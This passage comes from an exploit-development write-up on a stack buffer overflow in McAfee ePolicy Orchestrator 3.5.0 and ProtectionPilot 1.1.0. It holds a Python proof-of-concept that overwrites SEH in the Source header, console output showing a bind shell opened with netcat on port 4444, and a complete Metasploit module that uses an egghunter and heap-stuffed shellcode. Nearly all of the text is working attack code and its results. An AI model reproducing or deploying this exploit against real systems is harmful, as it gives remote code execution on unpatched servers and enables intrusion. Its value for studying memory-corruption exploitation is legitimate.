Guid_Buffer="\x41"*100

# 0x77e6f2a3 - JMP EBX - User32.dll Windows 2000 Server SP4

Source_Buffer="a"*92+"\xeb\x08\x90\x90"+"\xa3\xf2\xe6\x77"+"\x90"*8+sc1+ "\x44"*1300

expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
print "[+] Connecting to "+sys.argv[1]
expl.connect ( ( sys.argv[1], 81 ) )
print "[+] Sending Evil Buffer\n"
expl.send ( 'GET /spipe/pkg HTTP/1.0\r\n \
           User-Agent: Mozilla/4.0 (compatible; SPIPE/1.0\r\n \
           AgentGuid='+Guid_Buffer+'\r\n \
           Source='+Source_Buffer+'\r\n\r\n\r\n')
expl.close()
print "[+] Payload Sent.
```

If all is well, the exploit should now land in our breakpoints ("\xCC" x 1500).

All that's left to do now is replace our 1400 breakpoints, with live, snarling, shell binding shellcode – to give the following result:

```
C:\>exploit.py 192.168.59.130
[+] Connecting to 192.168.59.130
[+] Sending Evil Buffer
[+] Payload Sent - check for shell on port 4444
C:\>nc -nv 192.168.59.130 4444
(UNKNOWN) [192.168.59.130] 4444 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>ipconfig
ipconfig
Windows 2000 IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . . . . . . . . : 192.168.59.130
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.59.2
C:\WINNT\system32>
```

Exploit code

Note that the final Metasploit module uses an egghunter, rather than patching the GET request.

```
##
# This file is part of the Metasploit Framework and may be redistributed
# according to the licenses defined in the Authors field below. In the
# case of an unknown or missing license, this file defaults to the same
# license as the core Framework (dual GPLv2 and Artistic). The latest
# version of the Framework can always be obtained from metasploit.com.
##

package Msf::Exploit::mcafee_epolicy_source;
use base "Msf::Exploit";
use strict;
use Pex::Text;
my $advanced = { };

my $info =
  {
        'Name'     => 'McAfee ePolicy Orchestrator / ProtPilot Source Overflow',
        'Version'  => '$Revision: 1.0 $',
        'Authors'  =>
          [
                'muts <muts [at] remote-exploit.org>',
                'xbxice[at]yahoo.com',
                'H D Moore <hdm [at] metasploit.com>'
          ],
        'Arch'  => [ 'x86' ],
        'OS'    => [ 'win32', 'win2000', 'win2003' ],
        'Priv'  => 0,

        'AutoOpts'  => { 'EXITFUNC' => 'thread' },
        'UserOpts'  =>
          {
                'RHOST' => [1, 'ADDR', 'The target address'],
                'RPORT' => [1, 'PORT', 'The target port', 81],
                'SSL'   => [0, 'BOOL', 'Use SSL'],
          },

        'Payload' =>
          {
                # Space is almost unlimited, but 1024 is fine for now
                'Space'     => 1024,
                'BadChars'  => "\x00\x09\x0a\x0b\x0d\x20\x26\x2b\x3d\x25\x8c\x3c\xff",
                'Keys'      => ['+ws2ord'],
          },

        'Description'  => Pex::Text::Freeform(qq{
        This is a stack overflow exploit for McAfee ePolicy Orchestrator 3.5.0
        and ProtectionPilot 1.1.0. Tested on Windows 2000 SP4 and Windows 2003 SP1.
        This module is based on the exploit by xbxice and muts.
}),

        'Refs'  =>
          [
                ['URL', 'http://www.remote-exploit.org/advisories/mcafee-epo.pdf' ],
          ],

        'DefaultTarget' => 0,
        'Targets' =>
          [
        ['Windows 2000/2003 ePo 3.5.0/ProtectionPilot 1.1.0', 96, 0x601EDBDA], # pop pop ret xmlutil.dll
          ],
```

```
        'Keys' => ['epo'],

        'DisclosureDate' => 'Jul 17 2006',
  };

sub new {
        my $class = shift;
        my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
        return($self);
}

sub Exploit {
        my $self = shift;
        my $target_host = $self->GetVar('RHOST');
        my $target_port = $self->GetVar('RPORT');
        my $target_idx  = $self->GetVar('TARGET');
        my $shellcode   = $self->GetVar('EncodedPayload')->Payload;
        my $target = $self->Targets->[$target_idx];

        # Use a egghunter stub to find the payload
        my $eggtag  = Pex::Text::AlphaNumText(4);
        my $egghunt =
          "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02" .
          "\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8" .
          $eggtag .
          "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

        # Create the 64-byte GUID
        my $guid = Pex::Text::AlphaNumText(64);

        # Create the 260 byte Source header
        my $evil = Pex::Text::AlphaNumText(260);

        #
        # A long Source header results in a handful of exceptions.
        # The first exception occurs with a pointer at offset 116.
        # This exception occurs because a function pointer is
        # dereferenced from the overwritten data and then called:
        #  naisp32!naSPIPE_MainWorkFunc+0x3ed:
        #    mov ecx, [eax+0x270] (eax is offset 116)
        #    push ecx
        #    call [eax+0x26c]
        #
        # When this happens, the first SEH in the chain is also
        # overwritten at offset 96, so the exception results
        # in our code being called. If we knew of an address
        # in memory that pointed to our shellcode, we could
        # avoid the SEH completely and use the above call to
        # execute our code. This is actually practical, since
        # we can upload almost arbitrary amounts of data into
        # the heap and then overwrite the function pointer above.
        #
        # This method is left as an excercise to the reader.
        #
        # This module will use the SEH overwrite with a pop/pop/ret or
        # a jmp/call ebx (2000 only) to gain control of execution. This
        # removes the need for a large data upload and should result in
        # reliable execution without the need to brute force.
        #
        # Since the SEH method only leaves ~140 bytes of contiguous
        # shellcode space, we use an egghunter to find the real
        # payload that we stuffed into the heap as POST data.
        #

        # Trigger the exception by passing a bad pointer
        substr($evil, $target->[1] + 20, 4, Pex::Text::AlphaNumText(3)."\xff");

        # Return to pop/pop/ret or equivalent
        substr($evil, $target->[1], 4, pack('V', $target->[2]));
```

```
        # Jump to the egghunter
        substr($evil, $target->[1] - 4, 2, "\xeb\x1a");

        # Egghunter has 140 bytes of room to work
        substr($evil, $target->[1] + 24, length($egghunt), $egghunt);

        # Create our post data containing the shellcode
        my $data = Pex::Text::AlphaNumText(int(rand(500)+32));

        # Embed the search tag and shellcode
        $data .= ($eggtag x 2) . $shellcode;

        # Add some extra padding
        $data .=  Pex::Text::AlphaNumText(int(rand(500)+32));

        my $req = "GET /spipe/pkg HTTP/1.0\r\n";
        $req .="User-Agent: Mozilla/4.0 (compatible; SPIPE/1.0\r\n";
        $req .="Content-Length: ". length($data). "\r\n";
        $req .="AgentGuid=${guid}\r\n";
        $req .="Source=${evil}\r\n";
        $req .= "\r\n";
        $req .= $data;

        $self->PrintLine(sprintf("[*] Trying ".$target->[0]." using 0x%.8x...", $target->[2]));

        my $s = Msf::Socket::Tcp->new
          (
                'PeerAddr'  => $target_host,
                'PeerPort'  => $target_port,
                'LocalPort' => $self->GetVar('CPORT'),
                'SSL'       => $self->GetVar('SSL'),
          );

        if ($s->IsError) {
                $self->PrintLine('[*] Error creating socket: ' . $s->GetError);
                return;
        }

        $s->Send($req);

        $self->PrintLine("[*] Waiting up to two minutes for the egghunter...");
        $s->Recv(-1, 120);
        $self->Handler($s);
        $s->Close;
        return;
}

1;
```